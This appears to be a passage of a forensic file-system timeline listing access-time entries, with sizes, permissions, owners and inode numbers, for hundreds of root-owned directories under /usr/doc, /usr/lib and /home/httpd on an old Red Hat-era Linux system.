                        4096 .a. d/drwxr-xr-x root     root     16304    /usr/lib/groff/font/devlj4
                        4096 .a. d/drwxr-xr-x root     root     124929   /usr/doc/raidtools-0.90
                        4096 .a. d/drwxr-xr-x root     root     108989   /usr/lib/linuxconf/descriptions/ko
                        4096 .a. d/drwxr-xr-x root     root     2020     /usr/doc/vim-common-5.6
                        4096 .a. d/drwxr-xr-x root     root     1124     /usr/lib/perl5/5.00503/auto
                        4096 .a. d/drwxr-xr-x root     root     16735    /usr/lib/linuxconf/help.eng/misc
                        4096 .a. d/drwxr-xr-x root     root     124978   /usr/doc/rhs-printfilters-1.63
                        4096 .a. d/drwxr-xr-x root     root     62468    /usr/lib/groff
                        4096 .a. d/drwxr-xr-x root     root     16702    /usr/lib/linuxconf/help.eng/apache
                        4096 .a. d/drwxr-xr-x root     root     17263    /usr/lib/sgml-tools/dist/sgmltool/lyx
                        4096  .a.  d/drwxr-xr-x  root        root        78167      /usr/lib/perl5/5.00503/i386-
linux/netax25
                        4096 .a. d/drwxr-xr-x root     root     108414   /usr/doc/ghostscript-5.50
                        4096 .a. d/drwxr-xr-x root     root     109120   /usr/lib/linuxconf/install
                        4096  .a.  d/drwxr-xr-x  root           root           17253         /usr/lib/sgml-
```

```
tools/dist/sgmltool/html
                        4096 .a. d/drwxr-xr-x root     root     1925     /usr/lib/slrn
                        4096 .a. d/drwxr-xr-x root     root     124362   /usr/lib/perl5/site_perl
                        4096  .a.  d/drwxr-xr-x  root          root          139979      /usr/doc/postgresql-
6.5.3/contrib/vacuumlo
                        4096 .a. d/drwxr-xr-x root     root     63184    /usr/doc/pine-4.21
                        4096 .a. d/drwxr-xr-x root     root     109583   /usr/doc/samba-2.0.6/examples
                        4096 .a. d/drwxr-xr-x root     root     140408   /usr/lib/uucp
                        4096  .a.  d/drwxr-xr-x  root        root        16527      /usr/lib/perl5/5.00503/i386-
linux/auto/GDBM_File
                        4096  .a.  d/drwxr-xr-x  root          root          109391      /usr/doc/postgresql-
6.5.3/contrib/datetime
                        4096 .a. d/drwxr-xr-x root     root     109289   /usr/doc/pnm2ppa-0.8.9pre1
                        4096 .a. d/drwxr-xr-x root     root     139110   /usr/doc/jade-1.2.1/pubtext
                        4096 .a. d/drwxr-xr-x root     root     139268   /usr/doc/krb5-devel-1.1.1/api
                        4096 .a. d/drwxr-xr-x root     root     47129    /usr/doc/pam-0.72/txts
                        4096 .a. d/drwxr-xr-x root     root     1898     /usr/doc/sgml-tools/rtf
                        4096 .a. d/drwxr-xr-x root     root     63165    /usr/doc/php-3.0.15/examples/album
                        4096 .a. d/drwxr-xr-x root     root     62027    /usr/lib/kbd/consolefonts
                        4096 .a. d/drwxr-xr-x root     root     1103     /usr/doc/m4-1.4
                        4096 .a. d/drwxr-xr-x root     root     139265   /usr/doc/kernel-utils-2.2.14
                        4096 .a. d/drwxr-xr-x root     root     63260    /usr/doc/ppp-2.3.11/scripts
                        4096 .a. d/drwxr-xr-x root     root     1866     /usr/doc/samba-2.0.6/docs/htmldocs
                        4096 .a. d/drwxr-xr-x root     root     108266   /usr/lib/bcc/include/asm
                        4096 .a. d/drwxr-xr-x root     root     108630   /usr/lib/groff/font/devdvi
                        4096 .a. d/drwxr-xr-x root     root     48150    /usr/lib/trn
                        4096 .a. d/drwxr-xr-x root     root     124366   /usr/lib/perl5/site_perl/5.005/i386-
linux/auto
                        4096  .a.  d/drwxr-xr-x  root          root          63192       /usr/doc/pine-
4.21/contrib/bitmaps/unixware
                        4096 .a. d/drwxr-xr-x root     root     63136    /usr/lib/nmh
                        4096 .a. d/drwxr-xr-x root     root     16784    /usr/lib/linuxconf/lib
                        4096 .a. d/drwxr-xr-x root     root     139431   /usr/doc/libtiff-devel-3.5.4/man/CVS
                        4096 .a. d/drwxr-xr-x root     root     92831    /usr/lib/kbd/keymaps/sun
                        4096 .a. d/drwxr-xr-x root     root     139267   /usr/doc/krb5-devel-1.1.1
                        4096 .a. d/drwxr-xr-x root     root     46673    /usr/lib/kbd/keymaps/include
                        4096 .a. d/drwxr-xr-x root     root     62721    /usr/lib/perl5/5.00503/i386-linux/gnu
                        4096 .a. d/drwxr-xr-x root     root     31187    /usr/doc/arpwatch-2.1a4
                        4096 .a. d/drwxr-xr-x root     root     62992    /usr/lib/linuxconf-devel/messages/no
                        4096 .a. d/drwxr-xr-x root     root     17267    /usr/lib/sgml-tools/dist/sgmltool/rtf
                        4096  .a.  d/drwxr-xr-x  root          root          109594      /usr/doc/samba-
2.0.6/examples/printer-accounting
                        4096 .a. d/drwxr-xr-x root     root     1377     /usr/lib/linuxconf/help.eng/squid
                        4096 .a. d/drwxr-xr-x root     root     124773   /usr/doc/pmake-2.1.34/etc/gnumake
                        4096 .a. d/drwxr-xr-x root     root     31190    /usr/doc/at-3.1.7
                        4096 .a. d/drwxr-xr-x root     root     139045   /usr/doc/pam-0.72
                        4096 .a. d/drwxr-xr-x root     root     16524    /usr/lib/perl5/5.00503/i386-
linux/auto/Fcntl
                        4096 .a. d/drwxr-xr-x root     root     47337    /usr/lib/perl5/5.00503/i386-
linux/auto/SDBM_File
                        4096 .a. d/drwxr-xr-x root     root     1712     /usr/doc/postgresql-6.5.3/user
                        4096 .a. d/drwxr-xr-x root     root     124939   /usr/doc/rcs-5.7
                        4096 .a. d/drwxr-xr-x root     root     63188    /usr/doc/pine-4.21/contrib
                        4096 .a. d/drwxr-xr-x root     root     92740    /usr/doc/XFree86-xfs-3.3.6
                        4096 .a. d/drwxr-xr-x root     root     32169    /usr/lib/linuxconf/images
                        4096 .a. d/drwxr-xr-x root     root     31242    /usr/doc/caching-nameserver-6.2
                        4096 .a. d/drwxr-xr-x root     root     138924   /usr/doc/gawk-3.0.4
                        4096 .a. d/drwxr-xr-x root     root     109251   /usr/doc/pine-4.21/tech-notes
                        4096 .a. d/drwxr-xr-x root     root     63035    /usr/doc/mt-st-0.5b
                        4096 .a. d/drwxr-xr-x root     root     124295   /usr/lib/perl5/5.00503/i386-
linux/bits
                        4096 .a. d/drwxr-xr-x root     root     139801   /usr/lib/linuxconf/redhat/scripts
                        4096 .a. d/drwxr-xr-x root     root     30793    /usr/doc/glibc-2.1.3
                        4096 .a. d/drwxr-xr-x root     root     32146    /usr/lib/linuxconf/help.eng/notices
                        4096 .a. d/drwxr-xr-x root     root     109239   /usr/doc/pine-4.21/contrib/ports/aos
                        4096 .a. d/drwxr-xr-x root     root     31273    /usr/lib/kbd/keymaps/i386/dvorak
                        4096 .a. d/drwxr-xr-x root     root     61569    /usr/doc/ElectricFence-2.1
                        4096 .a. d/drwxr-xr-x root     root     108224   /usr/lib/cvs/contrib
                        4096 .a. d/drwxr-xr-x root     root     62897    /usr/lib/linuxconf/help.eng/inetdconf
                        4096 .a. d/drwxr-xr-x root     root     17172    /usr/lib/entity-map/0.1.0
                        4096 .a. d/drwxr-xr-x root     root     63073    /usr/doc/ncpfs-2.2.0.17
                        4096 .a. d/drwxr-xr-x root     root     93342    /usr/doc/jade-1.2.1
                        4096 .a. d/drwxr-xr-x root     root     139090   /usr/doc/jade-1.2.1/dsssl
                        4096 .a. d/drwxr-xr-x root     root     31972    /usr/lib/perl5/5.00503/i386-
linux/netrom
                        4096 .a. d/drwxr-xr-x root     root     125058   /usr/doc/slocate-2.1
                        4096 .a. d/drwxr-xr-x root     root     138949   /usr/doc/gd-1.3
                        4096 .a. d/drwxr-xr-x root     root     1342     /usr/lib/linuxconf/help.eng/main
                        4096 .a. d/drwxr-xr-x root     root     139552   /usr/lib/perl5/5.00503/User
                        4096  .a.  d/drwxr-xr-x  root          root          139902      /usr/lib/linuxconf-
devel/messages/sources
                        4096 .a. d/drwxr-xr-x root     root     124981   /usr/lib/rpm
                        4096 .a. d/drwxr-xr-x root     root     62245    /usr/doc/getty_ps-2.0.7j/Examples
                        4096 .a. d/drwxr-xr-x root     root     62510    /usr/lib/rhs/rhs-printfilters
                        4096 .a. d/drwxr-xr-x root     root     47285    /usr/lib/perl5
                        4096 .a. d/drwxr-xr-x root     root     78036    /usr/doc/libjpeg-devel-6b
                        4096 .a. d/drwxr-xr-x root     root     31974    /usr/lib/perl5/5.00503/i386-
linux/netrose
                        4096 .a. d/drwxr-xr-x root     root     63021    /usr/lib/perl5/site_perl/5.005/i386-
linux/auto/Apache/Leak
                        4096 .a. d/drwxr-xr-x root     root     442      /usr/doc/bind-8.2.2_P5/tmac
                        4096 .a. d/drwxr-xr-x root     root     62576    /usr/lib/sgml
                        4096 .a. d/drwxr-xr-x root     root     139298    /usr/doc/krb5-devel-1.1.1/krb5-
protocol
                        4096 .a. d/drwxr-xr-x root     root     31976    /usr/lib/perl5/5.00503/i386-linux/nfs
                        4096 .a. d/drwxr-xr-x root     root     62574    /usr/doc/ispell-3.1.20
                        4096 .a. d/drwxr-xr-x root     root     124901   /usr/lib/pgsql
                        4096 .a. d/drwxr-xr-x root     root     47116    /usr/doc/hdparm-3.6
                        4096 .a. d/drwxr-xr-x root     root     108145   /usr/doc/bind-8.2.2_P5/notes
                        4096 .a. d/drwxr-xr-x root     root     125183   /usr/doc/words-2
                        4096  .a.  d/drwxr-xr-x  root          root          109665      /usr/doc/slang-devel-
1.2.2/doc/tm/tools
```

```
                        4096 .a. d/drwxr-xr-x root     root     47345    /usr/lib/perl5/5.00503/i386-linux/db1
                        4096 .a. d/drwxr-xr-x root     root     62548    /usr/doc/ipchains-1.3.9
                        4096  .a.  d/drwxr-xr-x  root          root          17025        /usr/doc/postgresql-
6.5.3/contrib/miscutil
                        4096  .a.  d/drwxr-xr-x  root        root        124282     /usr/lib/perl5/5.00503/i386-
linux/auto/DB_File
                        4096 .a. d/drwxr-xr-x root     root     108706   /usr/doc/inn-2.2.2/faq
                        4096 .a. d/drwxr-xr-x root     root     62512    /usr/doc/gzip-1.2.4a
                        4096 .a. d/drwxr-xr-x root     root     1558     /usr/doc/mpage-2.4
                        4096 .a. d/drwxr-xr-x root     root     63197    /usr/doc/pine-4.21/contrib/carmel/doc
                        4096 .a. d/drwxr-xr-x root     root     62728    /usr/lib/perl5/5.00503/i386-linux/sys
                        4096 .a. d/drwxr-xr-x root     root     108223   /usr/lib/cvs
                        4096  .a.  d/drwxr-xr-x  root        root        62711      /usr/lib/perl5/5.00503/i386-
linux/auto/Data/Dumper
                        4096 .a. d/drwxr-xr-x root     root     1675     /usr/doc/postgresql-6.5.3/tutorial
                        4096 .a. d/drwxr-xr-x root     root     139511   /usr/lib/perl5/5.00503/I18N
                        4096 .a. d/drwxr-xr-x root     root     139890   /usr/lib/linuxconf-devel/messages/pt
                        4096  .a.  d/drwxr-xr-x  root        root        31970      /usr/lib/perl5/5.00503/i386-
linux/netpacket
                        4096 .a. d/drwxr-xr-x root     root     47079    /usr/lib/groff/font/devX75-12
                        4096 .a. d/drwxr-xr-x root     root     139513   /usr/lib/perl5/5.00503/Math
                        4096 .a. d/drwxr-xr-x root     root     62446    /usr/doc/gnupg-1.0.1
                        4096 .a. d/drwxr-xr-x root     root     138756   /usr/doc/dump-0.4b15
                        4096 .a. d/drwxr-xr-x root     root     138883   /usr/doc/flex-2.5.4a
                        4096 .a. d/drwxr-xr-x root     root     63047    /usr/doc/ncftp-3.0beta21
                        4096 .a. d/drwxr-xr-x root     root     109639   /usr/doc/sgml-tools
                        4096 .a. d/drwxr-xr-x root     root     140382   /usr/doc/slrn-0.9.6.2
                        4096 .a. d/drwxr-xr-x root     root     48129    /usr/doc/tcpdump-3.4
                        4096 .a. d/drwxr-xr-x root     root     78029    /usr/doc/libjpeg-6b
                        4096 .a. d/drwxr-xr-x root     root     109613   /usr/doc/samba-2.0.6/examples/tridge
                        4096 .a. d/drwxr-xr-x root     root     139894   /usr/lib/linuxconf-devel/messages/ro
                        4096 .a. d/drwxr-xr-x root     root     32033    /usr/lib/perl5/5.00503/pod
                        4096 .a. d/drwxr-xr-x root     root     1927     /usr/doc/svgalib-1.4.1
                        4096 .a. d/drwxr-xr-x root     root     108624   /usr/lib/groff/font/devascii
                        4096 .a. d/drwxr-xr-x root     root     109243   /usr/doc/pine-4.21/contrib/ports/vms
                        4096 .a. d/drwxr-xr-x root     root     63029    /usr/lib/mpage
                        4096  .a.  d/drwxr-xr-x  root        root        78088      /usr/lib/perl5/5.00503/i386-
linux/CORE
                        4096 .a. d/drwxr-xr-x root     root     109165   /usr/lib/linuxconf-devel/messages/cn
                        4096  .a.  d/drwxr-xr-x  root           root           17250         /usr/lib/sgml-
tools/dist/sgmltool/groff
                        4096 .a. d/drwxr-xr-x root     root     62462    /usr/lib/gnupg
                        4096 .a. d/drwxr-xr-x root     root     138880   /usr/doc/findutils-4.1
                        4096 .a. d/drwxr-xr-x root     root     124786   /usr/doc/postgresql-6.5.3
                        4096 .a. d/drwxr-xr-x root     root     63189    /usr/doc/pine-4.21/contrib/bitmaps
                        4096 .a. d/drwxr-xr-x root     root     139566   /usr/lib/linuxconf/help.eng/dialout
                        4096 .a. d/drwxr-xr-x root     root     139004   /usr/lib/groff/tmac/mdoc
                        4096  .a.  d/drwxr-xr-x  root        root         62020       /usr/doc/console-tools-
19990829/keymaps
                        4096 .a. d/drwxr-xr-x root     root     47136    /usr/doc/sh-utils-2.0
                        4096 .a. d/drwxr-xr-x root     root     76963    /usr/lib/gcc-lib
                        4096 .a. d/drwxr-xr-x root     root     62472    /usr/lib/groff/font/devX100-12
                        4096 .a. d/drwxr-xr-x root     root     108279   /usr/lib/bcc/include/sys
                        4096  .a.  d/drwxr-xr-x  root           root           109225       /usr/doc/pine-
4.21/contrib/carmel/imapd
                        4096 .a. d/drwxr-xr-x root     root     138887   /usr/doc/freetype-1.3.1
                        4096 .a. d/drwxr-xr-x root     root     17018    /usr/doc/postgresql-6.5.3/contrib/lo
                        4096 .a. d/drwxr-xr-x root     root     109298   /usr/doc/pnm2ppa-0.8.9pre1/pbm2ppa
                        4096 .a. d/drwxr-xr-x root     root     1449     /usr/doc/mars-nwe-0.99pl17/doc
                        4096 .a. d/drwxr-xr-x root     root     109663   /usr/doc/slang-devel-1.2.2/doc/OLD
                        4096 .a. d/drwxr-xr-x root     root     109662   /usr/doc/slang-devel-1.2.2/doc
                        4096 .a. d/drwxr-xr-x root     root     109173   /usr/doc/lsof-4.47
                        4096  .a.  d/drwxr-xr-x  root          root          47841        /usr/doc/postgresql-
6.5.3/contrib/linux
                        4096 .a. d/drwxr-xr-x root     root     139741   /usr/lib/linuxconf/modules
                        4096 .a. d/drwxr-xr-x root     root     565      /usr/lib/elm
                        4096 .a. d/drwxr-xr-x root     root     109447   /usr/doc/samba-2.0.6
                        4096 .a. d/drwxr-xr-x root     root     109238   /usr/doc/pine-4.21/contrib/ports
                        4096 .a. d/drwxr-xr-x root     root     48160    /usr/doc/urlview-0.7
                        4096 .a. d/drwxr-xr-x root     root     63006    /usr/doc/lynx-2.8.3/samples
                        4096 .a. d/drwxr-xr-x root     root     139500   /usr/lib/perl5/5.00503/File/Spec
                        4096 .a. d/drwxr-xr-x root     root     48110    /usr/doc/sysklogd-1.3.31
                        4096 .a. d/drwxr-xr-x root     root     139711   /usr/lib/linuxconf/mailconf
                        4096 .a. d/drwxr-xr-x root     root     63206    /usr/doc/pmake-2.1.34/tests
                        4096 .a. d/drwxr-xr-x root     root     124943   /usr/doc/rdist-6.1.5
                        4096  .a.  d/drwxr-xr-x  root        root         139426      /usr/doc/libtiff-devel-
3.5.4/images/CVS
                        4096 .a. d/drwxr-xr-x root     root     46705    /usr/lib/bcc/include
                        4096 .a. d/drwxr-xr-x root     root     139102   /usr/doc/jade-1.2.1/jadedoc
                        4096  .a.  d/drwxr-xr-x  root        root        124278     /usr/lib/perl5/5.00503/i386-
linux/auto
                        4096 .a. d/drwxr-xr-x root     root     139524   /usr/lib/perl5/5.00503/Pod
                        4096 .a. d/drwxr-xr-x root     root     31211    /usr/doc/bind-8.2.2_P5
                        4096 .a. d/drwxr-xr-x root     root     1473     /usr/doc/mars-nwe-0.99pl17/examples
                        4096 .a. d/drwxr-xr-x root     root     108195   /usr/doc/e2fsprogs-1.18
                        4096 .a. d/drwxr-xr-x root     root     139563   /usr/lib/linuxconf/help.eng/dialog
                        4096 .a. d/drwxr-xr-x root     root     123680   /usr/doc/ed-0.2
                        4096  .a.  d/drwxr-xr-x  root          root          124805       /usr/doc/postgresql-
6.5.3/contrib/string
                        4096 .a. d/drwxr-xr-x root     root     62515    /usr/doc/HTML/img
                        4096  .a.  d/drwxr-xr-x  root          root          109397       /usr/doc/postgresql-
6.5.3/contrib/earthdistance
                        4096 .a. d/drwxr-xr-x root     root     1506     /usr/doc/mingetty-0.9.4
                        4096 .a. d/drwxr-xr-x root     root     63093    /usr/lib/python1.5/lib-dynload
                        4096 .a. d/drwxr-xr-x root     root     62714    /usr/lib/perl5/5.00503/i386-
linux/auto/DynaLoader
                        4096 .a. d/drwxr-xr-x root     root     16541    /usr/lib/perl5/5.00503/i386-
linux/auto/POSIX
                        4096 .a. d/drwxr-xr-x root     root     47123    /usr/doc/initscripts-5.00
                        4096 .a. d/drwxr-xr-x root     root     109309   /usr/doc/postgresql-6.5.3/admin
                        4096 .a. d/drwxr-xr-x root     root     139879   /usr/lib/linuxconf-devel/messages/fr
                        4096 .a. d/drwxr-xr-x root     root     63291    /usr/doc/procps-2.0.6
```

```
                        4096 .a. d/drwxr-xr-x root     root     93333    /usr/lib/ispell
                        4096 .a. d/drwxr-xr-x root     root     92784    /usr/doc/bind-8.2.2_P5/bog
                        4096 .a. d/drwxr-xr-x root     root     1564     /usr/doc/mutt-1.0.1i
                        4096  .a.  d/drwxr-xr-x  root        root         78185      /usr/lib/perl5/5.00503/i386-
linux/netipx
                        4096 .a. d/drwxr-xr-x root     root     62026    /usr/lib/kbd
                        4096 .a. d/drwxr-xr-x root     root     1111     /usr/lib/perl5/5.00503/CGI
                        4096 .a. d/drwxr-xr-x root     root     1118     /usr/lib/perl5/5.00503/IPC
                        4096 .a. d/drwxr-xr-x root     root     1616     /usr/doc/patch-2.5
                        4096 .a. d/drwxr-xr-x root     root     109378   /usr/doc/postgresql-6.5.3/contrib
                        4096 .a. d/drwxr-xr-x root     root     695      /usr/doc/git-4.3.19
                        4096 .a. d/drwxr-xr-x root     root     139926   /usr/doc/lynx-2.8.3/docs
                        4096  .a.  d/drwxr-xr-x  root         root          61991       /usr/doc/console-tools-
19990829/dvorak
                        4096 .a. d/drwxr-xr-x root     root     46545    /usr/doc/grep-2.4
                        4096 .a. d/drwxr-xr-x root     root     109122   /usr/lib/linuxconf/install/gnome
                        4096 .a. d/drwxr-xr-x root     root     139258   /usr/doc/kernel-pcmcia-cs-2.2.14
                        4096 .a. d/drwxr-xr-x root     root     32087    /usr/lib/linuxconf/descriptions/fr
                        4096 .a. d/drwxr-xr-x root     root     78152    /usr/lib/perl5/5.00503/i386-linux/net
                        4096 .a. d/drwxr-xr-x root     root     108686   /usr/doc/pwdb-0.61
                        4096 .a. d/drwxr-xr-x root     root     78499    /usr/doc/mod_perl-1.21/eg
                        4096 .a. d/drwxr-xr-x root     root     48168    /usr/doc/utempter-0.5.2
                        4096  .a.  d/drwxr-xr-x  root        root         78169      /usr/lib/perl5/5.00503/i386-
linux/neteconet
                        4096 .a. d/drwxr-xr-x root     root     62850    /usr/doc/linuxconf-1.17r2
                        4096 .a. d/drwxr-xr-x root     root     109585   /usr/doc/samba-2.0.6/examples/autofs
                        4096 .a. d/drwxr-xr-x root     root     32115    /usr/lib/linuxconf/help.eng/fstab
                        4096 .a. d/drwxr-xr-x root     root     31355    /usr/lib/emacs/site-lisp
                        4096 .a. d/drwxr-xr-x root     root     32160    /usr/lib/linuxconf/help.eng/status
                        4096 .a. d/drwxr-xr-x root     root     63070    /usr/doc/ncompress-4.2.4
                        4096 .a. d/drwxr-xr-x root     root     48138    /usr/doc/time-1.7
                        4096 .a. d/drwxr-xr-x root     root     139528   /usr/lib/perl5/5.00503/Search
                        4096  .a.  d/drwxr-xr-x  root          root          109416      /usr/doc/postgresql-
6.5.3/contrib/userlock
                        4096 .a. d/drwxr-xr-x root     root     61956    /usr/doc/fileutils-4.0
                        4096  .a.  d/drwxr-xr-x  root          root          124802      /usr/doc/postgresql-
6.5.3/contrib/mSQL-interface
                        4096 .a. d/drwxr-xr-x root     root     1959     /usr/doc/tin-1.4.2/doc
                        4096 .a. d/drwxr-xr-x root     root     32168    /usr/lib/linuxconf/help.eng/xconf
                        4096  .a.  d/drwxr-xr-x  root        root         47340      /usr/lib/perl5/5.00503/i386-
linux/auto/Socket
                        4096   .a.   d/drwxr-xr-x   root            root            109626       /usr/doc/samba-
2.0.6/examples/wins_hook
                        4096  .a.  d/drwxr-xr-x  root        root         16538      /usr/lib/perl5/5.00503/i386-
linux/auto/Opcode
                        4096 .a. d/drwxr-xr-x root     root     17249    /usr/lib/sgml-tools/dist/sgmltool
                        4096 .a. d/drwxr-xr-x root     root     139286   /usr/doc/krb5-devel-1.1.1/kadm5
                        4096 .a. d/drwxr-xr-x root     root     123145   /usr/doc/ldconfig-1.9.5
                        4096  .a.  d/drwxr-xr-x  root        root         32016      /usr/lib/perl5/5.00503/i386-
linux/scsi
                        4096 .a. d/drwxr-xr-x root     root     62663    /usr/lib/perl5/5.00503/B
                        4096 .a. d/drwxr-xr-x root     root     125050   /usr/doc/shapecfg-2.2.12
                        4096 .a. d/drwxr-xr-x root     root     62523    /usr/doc/pam-0.72/ps
                        4096 .a. d/drwxr-xr-x root     root     139886   /usr/lib/linuxconf-devel/messages/ko
                        4096 .a. d/drwxr-xr-x root     root     48146    /usr/doc/tin-1.4.2
                        4096 .a. d/drwxr-xr-x root     root     32005    /usr/lib/perl5/5.00503/i386-linux/rpm
                        4096 .a. d/drwxr-xr-x root     root     32031    /usr/lib/perl5/5.00503/man/man3
                        4096 .a. d/drwxr-xr-x root     root     109232   /usr/doc/pine-4.21/contrib/flag.cc
                        4096 .a. d/drwxr-xr-x root     root     79004    /usr/doc/vim-common-5.6/tutor
                        4096 .a. d/drwxr-xr-x root     root     92856    /usr/lib/kbd/videomodes
                        4096 .a. d/drwxr-xr-x root     root     138956   /usr/lib/groff/font/devps
                        4096 .a. d/drwxr-xr-x root     root     109217   /usr/doc/pine-4.21/contrib/carmel/c-
client
                        4096 .a. d/drwxr-xr-x root     root     107745   /home/httpd/icons/small
                        4096 .a. d/drwxr-xr-x root     root     92897    /usr/doc/egcs-1.1.2
                        4096 .a. d/drwxr-xr-x root     root     17279    /usr/lib/sgml-tools/icons
                        4096  .a.  d/drwxr-xr-x  root          root          17035       /usr/doc/postgresql-
6.5.3/contrib/pginterface
                        4096 .a. d/drwxr-xr-x root     root     140373   /usr/doc/slang-devel-1.2.2/doc/tm
                        4096 .a. d/drwxr-xr-x root     root     62470    /usr/lib/groff/font
                        4096 .a. d/drwxr-xr-x root     root     63055    /usr/doc/ncftp-3.0beta21/doc/html
                        4096 .a. d/drwxr-xr-x root     root     677      /usr/doc/getty_ps-2.0.7j
                        4096 .a. d/drwxr-xr-x root     root     1446     /usr/doc/mars-nwe-0.99pl17
                        4096 .a. d/drwxr-xr-x root     root     17269    /usr/lib/sgml-tools/dtd
                        4096 .a. d/drwxr-xr-x root     root     62859    /usr/lib/linuxconf/descriptions
                        4096 .a. d/drwxr-xr-x root     root     63249    /usr/doc/ppp-2.3.11
                        4096 .a. d/drwxr-xr-x root     root     31279    /usr/lib/kbd/keymaps/i386/fgGIod
                        4096 .a. d/drwxr-xr-x root     root     48170    /usr/doc/util-linux-2.10f
                        4096 .a. d/drwxr-xr-x root     root     47078    /usr/lib/groff/font/devX75
                        4096   .a.   d/drwxr-xr-x   root            root            17255          /usr/lib/sgml-
tools/dist/sgmltool/info
                        4096 .a. d/drwxr-xr-x root     root     62857    /usr/lib/linuxconf
                        4096 .a. d/drwxr-xr-x root     root     92887    /usr/lib/bcc/include/msdos
                        4096 .a. d/drwxr-xr-x root     root     31263    /usr/lib/kbd/keymaps/i386
                        4096 .a. d/drwxr-xr-x root     root     62889    /usr/lib/linuxconf/help.eng/dhcpd
                        4096 .a. d/drwxr-xr-x root     root     124200   /usr/doc/kudzu-0.36
                        4096 .a. d/drwxr-xr-x root     root     138748   /usr/lib/bcc/include/linuxmt
                        4096  .a.  d/drwxr-xr-x  root          root          47848        /usr/doc/postgresql-
6.5.3/contrib/tools
                        4096 .a. d/drwxr-xr-x root     root     78215    /usr/lib/perl5/man
                        4096 .a. d/drwxr-xr-x root     root     47120    /usr/doc/HTML
                        4096 .a. d/drwxr-xr-x root     root     108261   /usr/lib/bcc/include/arch
                        4096   .a.   d/drwxr-xr-x   root            root            109235       /usr/doc/pine-
4.21/contrib/keypad.enable
                        4096 .a. d/drwxr-xr-x root     root     235      /usr/doc/shadow-utils-19990827
                        4096 .a. d/drwxr-xr-x root     root     93320    /usr/doc/isapnptools-1.21b
                        4096 .a. d/drwxr-xr-x root     root     139539   /usr/lib/perl5/5.00503/Text
                        4096 .a. d/drwxr-xr-x root     root     62671    /usr/lib/perl5/5.00503/Class
                        4096 .a. d/drwxr-xr-x root     root     61971    /usr/doc/bind-8.2.2_P5/misc
                        4096 .a. d/drwxr-xr-x root     root     31282    /usr/lib/kbd/keymaps/i386/qwerty
                        4096 .a. d/drwxr-xr-x root     root     1510     /usr/doc/minicom-1.83.0
                        4096 .a. d/drwxr-xr-x root     root     17046    /usr/doc/postgresql-6.5.3/contrib/spi
```

```
                          4096 .a. d/drwxr-xr-x root     root     109661   /usr/doc/slang-devel-1.2.2
                          4096  .a.  d/drwxr-xr-x  root        root        124289     /usr/lib/perl5/5.00503/i386-
linux/auto/attrs
                          4096 .a. d/drwxr-xr-x root     root     139809   /usr/lib/linuxconf/uucp
                          4096 .a. d/drwxr-xr-x root     root     108203   /usr/doc/cproto-4.6
                          4096 .a. d/drwxr-xr-x root     root     140368   /usr/doc/slang-devel-1.2.2/doc/text
                          4096 .a. d/drwxr-xr-x root     root     109604   /usr/doc/samba-2.0.6/examples/simple
                          4096 .a. d/drwxr-xr-x root     root     109454   /usr/doc/samba-2.0.6/docs
                          4096 .a. d/drwxrwxr-x root     root     47961    /usr/lib/python1.5/lib-stdwin
                          4096 .a. d/drwxr-xr-x root     root     32167    /usr/lib/linuxconf/help.eng/wuftpd
                          4096 .a. d/drwxr-xr-x root     root     61574    /usr/lib/gconv
                          4096 .a. d/drwxr-xr-x root     root     139537   /usr/lib/perl5/5.00503/Test
                          4096 .a. d/drwxr-xr-x root     root     139808   /usr/lib/linuxconf/uninstall
                          4096 .a. d/drwxr-xr-x root     root     62254    /usr/doc/glib-1.2.6
                          4096 .a. d/drwxr-xr-x root     root     16761    /usr/lib/linuxconf/help.eng/redhatppp
                          4096 .a. d/drwxr-xr-x root     root     1125     /usr/lib/perl5/5.00503/i386-linux
                          4096 .a. d/drwxr-xr-x root     root     109169   /usr/lib/linuxconf-devel/messages/se
                          4096 .a. d/drwxr-xr-x root     root     109215   /usr/doc/pine-4.21/contrib/carmel
                          4096 .a. d/drwxr-xr-x root     root     108645   /usr/lib/groff/font/devdvi/generate
                         12288 .a. d/drwxrwxr-x root     root     63092    /usr/lib/python1.5
                          4096 .a. d/drwxr-xr-x root     root     62471    /usr/lib/groff/font/devX100
                          4096 .a. d/drwxr-xr-x root     root     125110   /usr/doc/ucd-snmp-4.1.1/local
                          4096 .a. d/drwxr-xr-x root     root     139768   /usr/lib/linuxconf/redhat/6.1
                          4096 .a. d/drwxr-xr-x root     root     78083    /usr/lib/perl5/5.00503/Time
                          4096 .a. d/drwxr-xr-x root     root     140410   /usr/doc/vim-common-5.6/doc
                         16384 .a. d/drwxr-xr-x root     root     11       /usr/lost+found
                          4096  .a.  d/drwxr-xr-x  root           root           109227       /usr/doc/pine-
4.21/contrib/carmel/pine
                          4096  .a.  d/drwxr-xr-x  root        root        31978      /usr/lib/perl5/5.00503/i386-
linux/pwdb
                          4096 .a. d/drwxr-xr-x root     root     32030    /usr/lib/perl5/5.00503/man
                          4096 .a. d/drwxr-xr-x root     root     124657   /usr/lib/perl5/site_perl/5.005/i386-
linux/Apache/Constants
                          4096 .a. d/drwxr-xr-x root     root     108716   /usr/doc/inn-2.2.2/samples
                          4096 .a. d/drwxr-xr-x root     root     31253    /usr/lib/kbd/keymaps/atari
                          4096 .a. d/drwxr-xr-x root     root     139533   /usr/lib/perl5/5.00503/Term
                          4096 .a. d/drwxr-xr-x root     root     108198   /usr/doc/cpio-2.4.2
                          4096 .a. d/drwxr-xr-x root     root     78965    /usr/lib/getopt
                          4096  .a.  d/drwxr-xr-x  root        root        62704      /usr/lib/perl5/5.00503/i386-
linux/arpa
                          4096 .a. d/drwxr-xr-x root     root     62912    /usr/lib/linuxconf/help.eng/managerpm
                          4096  .a.  d/drwxr-xr-x  root        root        124286     /usr/lib/perl5/5.00503/i386-
linux/auto/NDBM_File
                          4096  .a.  d/drwxr-xr-x  root        root        108201     /usr/lib/gcc-lib/i386-redhat-
linux/egcs-2.91.66
                          4096 .a. d/drwxr-xr-x root     root     62539    /usr/doc/inn-2.2.2
                          4096 .a. d/drwxr-xr-x root     root     92892    /usr/doc/diffutils-2.7
                          4096  .a.  d/drwxr-xr-x  root           root           63166          /usr/doc/php-
3.0.15/examples/album/include
                          4096 .a. d/drwxr-xr-x root     root     109591   /usr/doc/samba-2.0.6/examples/misc
                          4096 .a. d/drwxr-xr-x root     root     1501     /usr/lib/metamail/fonts
                          4096 .a. d/drwxr-xr-x root     root     46682    /usr/lib/kbd/keymaps/mac
                          4096  .a.  d/drwxr-xr-x  root          root          109414      /usr/doc/postgresql-
6.5.3/contrib/unixdate
                          4096 .a. d/drwxr-xr-x root     root     62570    /usr/doc/ipxutils-2.2.0.17
